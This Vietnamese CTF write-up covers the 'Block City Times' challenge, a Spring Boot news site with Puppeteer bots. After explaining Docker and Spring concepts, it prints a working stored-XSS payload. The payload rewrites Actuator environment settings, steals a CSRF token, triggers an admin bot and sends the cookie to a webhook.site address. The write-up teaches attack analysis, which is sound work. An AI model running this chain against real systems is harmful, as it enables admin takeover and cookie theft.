

The Block City Times (UMass CTF 2026)

I. Overview

Hệ thống là một ứng dụng web (được viết bằng Spring Boot) cung cấp nền tảng đọc tin tức và cho phép người dùng nộp các bài viết (submit stories) dưới dạng tệp đính kèm. Hệ thống bao gồm 3 thành phần chính chạy trong các Docker container:

- **app**: Máy chủ Spring Boot chính.
- **editorial**: Bot duyệt bài (Node.js/Puppeteer). Sau khi người dùng upload tệp, bot này sẽ tự động đăng nhập và truy cập vào URL của tệp.
- **report-runner**: Bot báo cáo lỗi (Node.js/Puppeteer). Bot này giữ Flag trong Cookie, nhưng chỉ có thể được kích hoạt thông qua endpoint **/admin/report** (yêu cầu cấu hình hệ thống đang ở chế độ dev).

Mục tiêu là thông qua tệp upload độc hại, khai thác lỗ hổng XSS kết hợp với lỗi cấu hình Actuator để chuyển hệ thống sang chế độ dev, từ đó kích hoạt bot report-runner và đánh cắp Flag.

II. Essential Knowledge

Có thể skip xuống dưới đọc lời giải cũng được, đoạn nào không hiểu quay lại đây đọc sau.

A. Các thành phần cấu hình cơ bản (Services Configuration) và Kiến trúc mạng ảo (Network Topology)

- **services** (Dịch vụ): Đây là khối khai báo danh sách các ứng dụng hoặc thành phần hệ thống sẽ được khởi tạo. Mỗi service đại diện cho một container độc lập (ví dụ: máy chủ web, cơ sở dữ liệu, bộ nhớ đệm).
 - **build / image**: Định nghĩa nguồn để tạo ra container. **build** chỉ định đường dẫn chứa mã nguồn và **Dockerfile** để hệ thống tự đóng gói, trong khi **image** dùng để kéo (pull) một tệp ảnh đã được tạo sẵn từ các kho lưu trữ (như Docker Hub).
 - **ports** (Ảnh xạ cổng): Cầu nối giao tiếp giữa máy chủ vật lý (Host) và máy ảo (Container). Nó tuân theo cú pháp **Cổng_Host:Cổng_Container**. Chỉ những cổng được khai báo ở đây mới cho phép người dùng từ bên ngoài Internet hoặc mạng nội bộ của Host truy cập trực tiếp vào dịch vụ bên trong container.
 - **environment** (Biến môi trường): Nơi truyền các tham số cấu hình động vào bên trong hệ điều hành của container. Đây thường là nơi chứa các dữ liệu nhạy cảm (như mật khẩu, API keys) hoặc các cờ cấu hình hệ thống.
 - **depends_on**: Quy định thứ tự khởi động. Ví dụ thằng app có **depends_on: - editorial**, tức là Docker sẽ đợi mỗi thằng **editorial** lên chạy hẳn hoi rồi mới bắt đầu bật thằng **app** lên. Tránh trường hợp **app** lên trước nhưng gọi sang **editorial** lại bị lỗi Connection Refused.
- **networks**: Docker cung cấp khả năng tạo ra các vùng mạng ảo (Virtual Networks) để quản lý cách các container giao tiếp với nhau và với thế giới bên ngoài.

- **Vùng mạng (Networks):** Việc khai báo **networks** giúp nhóm các container lại với nhau. Hai container nằm ở hai network khác nhau sẽ không thể nhìn thấy hoặc gửi dữ liệu trực tiếp cho nhau, tạo ra một ranh giới bảo mật vững chắc.
- **driver: bridge:** Chế độ mạng cơ bản nhất, tạo ra một cầu nối mạng riêng để các container giao tiếp với nhau trong cùng một cụm.
- **Định tuyến nội bộ (DNS / Aliases):** Trong cùng một mạng ảo, Docker cung cấp tính năng phân giải tên miền (DNS) nội bộ tự động. Nghĩa là, các container có thể giao tiếp với nhau bằng tên định danh (ví dụ: gọi tới **http://app-server:8080**) thay vì phải sử dụng địa chỉ IP tĩnh (thứ luôn thay đổi mỗi khi khởi động lại container).
- **Mạng cô lập (Internal Network):** Khi một mạng được gắn thuộc tính **internal: true**, nó trở thành một vùng mạng hoàn toàn **biệt lập** ở mức mạng ảo. Các container nằm trong vùng này:
 - Có thể giao tiếp tự do với nhau
 - **Không thể** truy cập ra ngoài Internet.
 - **Không thể** bị truy cập từ Internet hay từ các container thuộc mạng khác.
 - *Lưu ý bảo mật:* Kiến trúc này thường được dùng để bảo vệ các dịch vụ nhạy cảm (như cơ sở dữ liệu nội bộ hoặc các bot tự động), **buộc kẻ tấn công phải chiếm quyền điều khiển một container làm cầu nối** (nằm ở cả mạng public và internal) nếu muốn tấn công sâu hơn vào hệ thống.

B. Fundametal of Spring Boot

1. Inversion of Control (IoC) và Dependency Injection (DI)

Đây là triết lý cốt lõi của toàn bộ hệ sinh thái Spring

IoC (Đảo ngược điều khiển): Trong lập trình hướng đối tượng truyền thống, lập trình viên phải chủ động kiểm soát việc tạo và quản lý vòng đời của đối tượng (sử dụng từ khóa **new**). Với IoC, quyền kiểm soát này được chuyển giao (đảo ngược) cho framework. Spring sẽ tạo ra một vùng chứa (IoC Container) để quản lý các đối tượng này.

DI (Tiêm phụ thuộc): Là cách thức thực hiện IoC. Khi một đối tượng (Class A) cần sử dụng một đối tượng khác (Class B) để hoạt động, thay vì Class A tự tạo ra Class B, Spring Container sẽ "tiêm" (inject) Class B vào Class A thông qua Constructor (hàm khởi tạo), Setter, hoặc Field. Điều này giúp giảm sự phụ thuộc chặt chẽ (loose coupling) giữa các thành phần, dễ dàng bảo trì và viết test (kiểm thử). @Controller: Đánh dấu đây là class chuyên nhận HTTP Request và sẽ trả về một giao diện (View - ở bài này là các file .html qua Thymeleaf).

2. Spring Bean và Các Annotations Cốt Lõi

Bean là danh từ chỉ các đối tượng được khởi tạo, lắp ráp và quản lý bởi Spring IoC Container. Lập trình viên sử dụng các Annotations (cú pháp có dấu @) để báo cho Spring biết cách quản lý chúng.

Các Annotation tự động đăng ký Bean:

- **@Component:** Đánh dấu một lớp là một thành phần chung của Spring.
- **@Service:** Đánh dấu các lớp chứa logic nghiệp vụ (Business Logic).

- **@Repository**: Đánh dấu các lớp làm việc trực tiếp với cơ sở dữ liệu.
- **@Controller** / **@RestController**: Đánh dấu các lớp tiếp nhận và xử lý HTTP Request từ người dùng.
 - **@Controller**: Đánh dấu đây là class chuyên nhận HTTP Request và sẽ trả về một giao diện (View - ở bài này là các file `.html` qua Thymeleaf).
 - **@RestController**: Cũng nhận HTTP Request, nhưng thay vì trả về giao diện HTML, nó trả về thẳng dữ liệu thô (thường là JSON). Các file trong thư mục `api/` đều dùng cái này.

@Bean và **@Configuration**: Thay vì để Spring tự quét, lập trình viên có thể tạo một lớp **@Configuration** và dùng **@Bean** trên các phương thức để cấu hình thủ công cách một đối tượng được tạo ra và đưa vào Container.

- **@Autowired**: Dùng để yêu cầu Spring tự động tiêm một Bean vào một vị trí cần thiết. Tuy nhiên, trong các phiên bản Spring hiện đại, việc tiêm qua Constructor được khuyến khích và tự động thực hiện mà không cần viết rõ **@Autowired**.
- **@GetMapping** / **@PostMapping**: Gắn lên các hàm (method) để quy định đường dẫn (Route) và phương thức HTTP. Ví dụ: **@GetMapping("/")** nghĩa là khi user truy cập trang chủ, hàm bên dưới sẽ được gọi.
- **@ConfigurationProperties**: Đây là một tính năng giúp ánh xạ (binding) các file cấu hình bên ngoài (như `application.yml` hoặc `application.properties`) vào các đối tượng Java một cách có cấu trúc.

Thay vì dùng **@Value** để lấy từng biến cấu hình đơn lẻ, **@ConfigurationProperties(prefix="tên-tiền-tổ")** cho phép gom nhóm các cấu hình liên quan vào một Class duy nhất.

Điều này giúp việc quản lý cấu hình tập trung hơn, hỗ trợ kiểm tra kiểu dữ liệu (type-safe) và tự động gợi ý (auto-completion) trong các công cụ soạn thảo mã (IDE).

- **@RefreshScope**: Khi có tag này, nếu có ai đó gọi request POST vào endpoint `/actuator/refresh`, Spring sẽ ném cái Bean `AppProperties` cũ đi, đọc lại các tham số cấu hình mới nhất và tạo lại object mới.

3. Spring Boot Actuator

Actuator là một module cung cấp các tính năng giám sát và quản lý ứng dụng (production-ready features) mà không cần phải tự viết code.

Chức năng chính: Khi được tích hợp, **Actuator** sẽ tự động tạo ra một loạt các API (thường nằm ở đường dẫn `/actuator/...`) để kiểm tra trạng thái máy chủ.

Các Endpoint tiêu biểu:

- `/health`: Trả về trạng thái của ứng dụng (đang hoạt động tốt hay có lỗi kết nối database, redis...).
- `/metrics`: Cung cấp các thông số chi tiết về mức tiêu thụ RAM, CPU, số lượng request HTTP.
- `/env`: Hiển thị toàn bộ các biến môi trường và cấu hình hệ thống đang được nạp.

Khía cạnh bảo mật: Actuator cung cấp rất nhiều thông tin nhạy cảm. Do đó, trong thực tế, các endpoint này phải được giới hạn quyền truy cập chặt chẽ thông qua Spring Security, tránh để lộ thông tin cấu hình ra

Internet.

4. Spring Security và Chuỗi bộ lọc (SecurityFilterChain)

Spring Security là module đảm nhiệm việc xác thực (Authentication - Người dùng là ai?) và phân quyền (Authorization - Người dùng được làm gì?).

- **SecurityFilterChain:** Hoạt động như một chốt chặn. Mọi HTTP request trước khi chạm đến các Controller đều phải đi qua một chuỗi các bộ lọc (filters) do lớp này định nghĩa. Tại đây, hệ thống sẽ kiểm tra xem đường dẫn có yêu cầu đăng nhập không, người dùng có đủ Role/Quyền hạn không.
- **Bảo vệ CSRF (Cross-Site Request Forgery):** Mặc định, Spring Security bật khiên bảo vệ CSRF. Nó yêu cầu một mã thông báo ngẫu nhiên (CSRF Token) cho mọi yêu cầu làm thay đổi trạng thái hệ thống (**POST**, **PUT**, **DELETE**). Nếu yêu cầu từ client không đính kèm token này (hoặc token không khớp), request sẽ bị chặn lại với lỗi **403 Forbidden**. Điều này ngăn chặn các cuộc tấn công mượn quyền người dùng từ các trang web giả mạo.

III. Source code analysis

```

app
├── / [GET]
├── /article/{id} [GET, POST]
├── /login [GET, POST]          POST: username, password
├── /logout [GET]
├── /submit [GET, POST]        POST: title, author, description, file
├── /files/{filename} [GET]    admin only
├── /api
│   ├── /articles [GET]
│   ├── /articles/{id} [GET]
│   ├── /config [GET]         admin only
│   ├── /metrics [GET]
│   │   └── /view/{id} [POST]
│   ├── /tags [GET]
│   │   └── /article/{id} [GET, PUT]    PUT: tags
├── /admin [GET]
│   ├── /metrics [GET]
│   ├── /switch [POST]        POST: config
│   └── /report [GET, POST]    POST: endpoint

```

Đọc file **Dockerfile**, thấy có 3 service được chạy cùng lúc và phụ thuộc vào nhau:

- **app:** phần web được expose port 8080, biến môi trường là tài khoản, mật khẩu và **APP_OUTBOUND_EDITORIAL_URL: "http://editorial:9000/submissions"**. Nằm trong 2 network: 1 là **web** (internet) và một internal network **editorial-net** (biệt danh trong mạng này là **app.internal**).
- **editorial:** một dịch vụ bot chạy ở port 9000. Biến môi trường là **APP_BASE_URL: "http://app.internal:8080"** và tk, mk admin. Chỉ nằm trong mạng internal network **editorial-**

net.

- **report-runner**: một dịch vụ bot khác chạy ở port 9001. Biến môi trường là **BASE_URL**: "<http://app.internal:8080>" và **FLAG** kèm theo tk, mk admin. Nằm trong mạng **web** và cả **editorial-net**

Đọc file **application.yml** ở resources:

```
src > src > main > resources > ! application.yml
16 management:
17   endpoints:
18     web:
19       exposure:
20         include: refresh, health, info, env
21   endpoint:
22     health:
23       show-details: always
24   env:
25     post:
26       enabled: true
27 server:
28   port: 8080
29
30 app:
31   admin:
32     username: ${ADMIN_USERNAME:admin}
33     password: ${ADMIN_PASSWORD:changed_on_remote}
34
35   upload-dir: uploads
36   active-config: prod
37   enforce-production: true
38
39   outbound:
40     editorial-url: "http://localhost:9000/submissions"
41     report-url: "http://report-runner:9001/report"
42     allowed-types:
43       - text/plain
44       - application/pdf
45   configs:
46     dev:
47       greeting: "NOTICE: THE WEBSITE IS CURRENTLY RUNNING IN DEV MODE"
48       environment-label: "development"
49     prod:
50       greeting: "BREAKING: MAN FALLS INTO RIVER IN BLOCK CITY"
51       environment-label: "production"
```

The image shows a screenshot of the `application.yml` file in a code editor. Red boxes highlight specific sections of the configuration, and red arrows point from these boxes to green text annotations on the right side of the image:

- A red box around the `management.endpoints.web.exposure.include` section points to the annotation: "public ra các endpoint của actuator để xem thông tin của chương trình".
- A red box around the `management.endpoint.health.show-details` section points to the annotation: "cho xem hết thông tin".
- A red box around the `management.env.post.enabled` section points to the annotation: "cho sửa biến môi trường".
- A red box around the `app.admin` section points to the annotation: "admin credentials".
- A red box around the `app.outbound` and `app.configs` sections points to the annotation: "environment variables & config".

Phần endpoints mình sẽ đi qua các file quan trọng, các endpoints không quan trọng mọi người có thể nhìn ở cây phả hệ ở trên.

- **StoryController.java** - **POST /submit**: nhận file được submit, lấy biến môi trường **allow-types** ra để kiểm tra là txt hoặc pdf. Sau đó viết file vào hệ thống với tên ngẫu nhiên, gửi file đó tới editorial service thông qua URL được cài ở biến hệ thống: <http://localhost:9000/submissions>

```

ic class StoryController {
    @PostMapping("/submit")
    public String submitStory(@RequestParam String title,
                             @RequestParam String author,
                             @RequestParam String description,
                             @RequestParam MultipartFile file,
                             Model model) throws IOException {
        // 1. nhận input

        model.addAttribute(attributeName: "ticker", appProps.getActive().getGreet

        if (file.isEmpty()) { // 2. file không được trống
            model.addAttribute(attributeName: "error", attributeValue: "No file wa
            return "submit";
        }

        String contentType = file.getContentType();
        if (contentType == null ||
            !outboundProps.getAllowedTypes().contains(contentType)) { // 3
            model.addAttribute(attributeName: "error",
                "File type '" + contentType + "' is not accepted. " +
                "Please submit a plain text or PDF document.");
            return "submit"; // 3. content-type của file phải là txt hoặc pdf
        }

        String safe = file.getOriginalFilename().replaceAll("[^a-zA-Z0-9._-]", "");
        String filename = UUID.randomUUID() + "-" + safe;
        Files.write(uploadDir.resolve(filename), file.getBytes());

        Map<String, String> body = Map.of(
            "title", title,
            "author", author,
            "description", description,
            "filename", filename
        );

        ResponseEntity<String> response = restClient.post()
            .uri(outboundProps.getEditorialUrl())
            .contentType(MediaType.APPLICATION_JSON)
            .body(body)
            .retrieve()
            .toEntity(String.class);

        if (response.getStatusCode().is2xxSuccessful()) {
            model.addAttribute(attributeName: "success", attributeValue: true);
            model.addAttribute(attributeName: "submittedTitle", title);
        } else {
            model.addAttribute(attributeName: "error",
                attributeValue: "The system returned an error. Please try again later
        }

        return "submit";
    }
}

```

- Editorial service - server.js - POST /submissions: nhận thông tin từ request ở trên, tạo một URL tới file vừa được submit ở app, mở browser đăng nhập với tài khoản admin và truy cập vào URL vừa tạo.

```

src > editorial > JS server.js > ...
44 }
45
46 const app = express();
47 app.use(express.json()); // 1. http://localhost:8080/files/{filename}
48
49 app.post('/submissions', async (req, res) => {
50     const { title, author, description, filename } = req.body;
51
52     if (!filename) {
53         return res.status(400).json({ error: 'No filename provided.' });
54     }
55
56     res.json({ received: true, filename, title, author }); // 1
57
58     const fileUrl = `${APP_BASE_URL}/files/${encodeURIComponent(filename)}`;
59
60     try {
61         await openInBrowser(fileUrl); // 2. mở browser và truy cập vào url trên
62     } catch (err) {
63         console.error('Puppeteer error:', err.message);
64     }
65 });
66
67 app.listen(PORT, () => {
68     console.log(`Editorial server running on http://localhost:${PORT}`);
69 });
70
src > editorial > JS server.js > ...
8 const ADMIN_USERNAME = process.env.ADMIN_USERNAME || 'admin';
9 const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'blockworld';
10
11 async function openInBrowser(fileUrl) {
12     const browser = await puppeteer.launch({
13         headless: 'new',
14         args: [
15             '--no-sandbox',
16             '--disable-setuid-sandbox',
17             '--disable-features=HttpsUpgrades',
18         ],
19     });
20
21     // 3. đăng nhập với tài khoản admin
22     try {
23         const page = await browser.newPage();
24         await page.goto(`${APP_BASE_URL}/login`, { waitUntil: 'networkidle0' });
25         await page.type('#username', ADMIN_USERNAME);
26         await page.type('#password', ADMIN_PASSWORD);
27         await Promise.all([
28             page.waitForNavigation({ waitUntil: 'networkidle0' }),
29             page.click('button[type="submit"]'),
30         ]);
31
32         const currentUrl = page.url();
33         if (currentUrl.includes('/login')) {
34             throw new Error('Login failed - still on login page after submit');
35         }
36
37         console.log("gothere")
38         // 4. truy cập vào link file
39         await page.goto(fileUrl, { waitUntil: 'networkidle0' });
40
41         const text = await page.evaluate(() => document.body.innerHTML || '');
42
43         return { text };
44     } finally {
45         await browser.close();
46     }
47 }

```

- StoryController.java - GET /file/{filename}:


```

@GetMapping("/files/{filename}")
public ResponseEntity<Resource> serveFile(@PathVariable String filename) throws IOException {
    Path filePath = uploadDir.resolve(filename).normalize();

    if (!filePath.startsWith(uploadDir)) {
        return ResponseEntity.badRequest().build();
    }

    Resource resource = new FileSystemResource(filePath);
    if (!resource.exists()) {
        return ResponseEntity.notFound().build();
    }

    String contentType = Files.probeContentType(filePath);
    if (contentType == null) contentType = "application/octet-stream";

    return ResponseEntity.ok()
        .contentType(MediaType.parseMediaType(contentType))
        .body(resource);
}

```

đảm bảo file ở đúng vị trí được lưu, chống path traversal

đọc file

kiểm tra Content-Type của file

Trả về nội dung + header Content-Type

- `AppProperties.java`, `OutboundProperties.java`: Config các biến môi trường và thêm hàm để cho phép chỉnh sửa, update sau này

getter, setter cho các properties của app, mặc định là lấy từ application.yml đầu tiên
 - active-config=prod
 - enforce-production=true

chờ phép refresh khi update biến môi trường - env var

config các đường dẫn gọi tới các service khác

application.yml

```


app:
  upload-dir: uploads
  active-config: prod
  enforce-production: true
  outbound:
    editorial-url: "http://localhost:9000/submissions"
    report-url: "http://report-runner:9001/report"
    allowed-types:
      - text/plain
      - application/pdf
  configs:
    dev:
      greeting: "NOTICE: THE WEBSITE IS CURRENTLY RUNNING IN DEV MODE"
      environment-label: "development"
    prod:
      greeting: "BREAKING: MAN FALLS INTO RIVER IN BLOCK CITY"
      environment-label: "production"

```


- `ReportController.java` - POST `/admin/report`: nhận POST request với nội dung là endpoint, kiểm tra điều kiện cần thiết trước khi gửi request chứa **endpoint** tới một con bot report



- report-runner service**: Con bot này sẽ nhận endpoint được gửi từ `/admin/report` và mở browser truy cập vào endpoint đó với account admin để review



- SecurityConfig.java**: cài đặt các quy định cho **actuator** và endpoint bình thường của user/admin



IV. Vulnerability Analysis

- 1. Stored XSS qua File Upload:** Tập `.html` được tải lên không qua các bước mã hóa thực thi nội dung. Server kiểm tra `Content-Type` dựa vào `Content-Type` của request (tin user) mà không thực sự kiểm tra nội dung của file được upload. Khi truy cập trực tiếp tại `/files/{filename}`, trình duyệt tự động render tập `.html` thành trang HTML, dẫn đến thực thi JavaScript phía máy khách (Client-side RCE/XSS) với phiên đăng nhập của Admin.
- 2. Lỗi cấu hình Actuator:** Endpoint `/actuator/env` cho phép ghi đè cấu hình ứng dụng bằng HTTP POST. Do `SecurityConfig.java` tắt CSRF cho Actuator, mã XSS có thể gửi request độc hại mà không bị ngăn chặn.
- 3. Chain tấn công State Modification:** Kẻ tấn công có thể thay đổi biến môi trường từ `prod` sang `dev`, sau đó gọi `/actuator/refresh` để áp dụng ngay lập tức.
- 4. CSRF Token Disclosure:** Mặc dù `/admin/report` yêu cầu token CSRF, kịch bản XSS chạy dưới quyền Admin có thể tải trước trang `/admin`, bóc tách chuỗi token bằng Regex, và gắn vào yêu cầu POST tiếp theo.

V. Exploitation

A. Luồng khai thác (Attack Flow)

Quá trình khai thác được thực thi bởi một tập HTML giả danh `.txt` tải lên qua form Submit. Bot `editorial` duyệt tập này sẽ thực thi chuỗi payload, chuyển hệ thống sang chế độ `dev` và gọi bot `report-runner`. Sau đó, bot `report-runner` lại truy cập vào chính tập `.txt` này, thực thi phần code lấy `Flag`.

B. Payload

Nội dung payload được thiết kế trong file `payload.txt`

```
<html>
<body>
  <script>
    (async function() {
      try {
        // 1. Lấy endpoint là pathname của URL hiện tại
        const currentEndpoint = window.location.pathname;

        if (document.cookie.includes('FLAG')) {
          // 2. Chỉ gửi cookie ra Webhook và thoát, không làm gì thêm!
          fetch('https://webhook.site/157a670e-83ac-4bfe-a607-1f6cca30f938/?
flag=' + document.cookie);
          return;
        }

        // 3. Gửi 2 POST request sửa env
        await fetch('/actuator/env', {
          method: 'POST',
          headers: { 'Content-Type': 'application/json' },
          body: JSON.stringify({ "name": "app.enforce-production", "value":
"false" })
        });

        await fetch('/actuator/env', {
          method: 'POST',
          headers: { 'Content-Type': 'application/json' },
          body: JSON.stringify({ "name": "app.active-config", "value": "dev" })
        });

        // 4. Gửi POST request refresh lại cấu hình
        await fetch('/actuator/refresh', {
          method: 'POST',
          headers: { 'Content-Type': 'application/json' }
        });

        // 5. Fetch trang /admin và dùng Regex để lấy CSRF token
        const adminRes = await fetch('/admin');
        const adminHtml = await adminRes.text();

        const csrfMatch = adminHtml.match(/name="_csrf" value="(.*?)"/);

        if (csrfMatch && csrfMatch[1]) {
          const csrfToken = csrfMatch[1];
          const bypassEndpoint = '/api/..' + currentEndpoint
          // 6. Gửi POST request tới /admin/report kèm CSRF token và endpoint
          await fetch('/admin/report', {
            method: 'POST',
            headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
            body: 'endpoint=' + encodeURIComponent(bypassEndpoint) + '&_csrf=' +
encodeURIComponent(csrfToken)
          });
        }
      }
    })();
  


```


```

    } catch (err) {
        console.error("Lỗi kịch bản XSS: ", err);
    }
    })();
</script>
</body>
</html>

```

C. Cơ chế hoạt động chi tiết của Payload:

1. Khi nộp bài, tệp **payload.txt** được tải lên hệ thống. Dùng burp để bắt request, sửa tên file thành **payload.html**, bypass client-side code.



Server thấy **Content-Type: text/plain** nằm trong **allowd-types** nên cho qua và ghi file vào hệ thống. **StoryController** gọi bot **editorial** truy cập tệp này.

2. Trình duyệt của **editorial** (với tư cách Admin) chạy mã script trên.

Nguyên nhân trình duyệt chạy code: Mặc dù Spring Boot cài response luôn có header **X-Content-Type-Options: nosniff** để khi browser gặp response, nó không nhòm vào nội dung mà đoán kiểu để render tương ứng, nó chỉ tin vào **Content-Type**. Nếu không có **nosniff**, khi thấy file trả về là text nhưng có tag **<html>** hay **<script>**, browser sẽ tự động render. Nếu có thì nó chỉ coi là text bình thường. Tuy nhiên, ở đây server trước khi trả về file khi được request, nó lại kiểm tra nội dung file để lấy **Content-Type** rồi trả về cho client

```

Resource resource = new FileSystemResource(filePath);
if (!resource.exists()) {
    return ResponseEntity.notFound().build();
}

String contentType = Files.probeContentType(filePath);
if (contentType == null) contentType = "application/octet-stream";

return ResponseEntity.ok()

```

```
.contentType(MediaType.parseMediaType(contentType))
.body(resource);
```

downloadable_assets-app-1

4b0ead48236c

downloadable_asset

1337:8080

STATUS

Running (19 minutes ago)

Logs

Inspect

Bind mounts

Exec

Files

Stats

2026-04-12 11:33:04

o.s.web.servlet.DispatcherServlet : Completed initialization in 4 ms

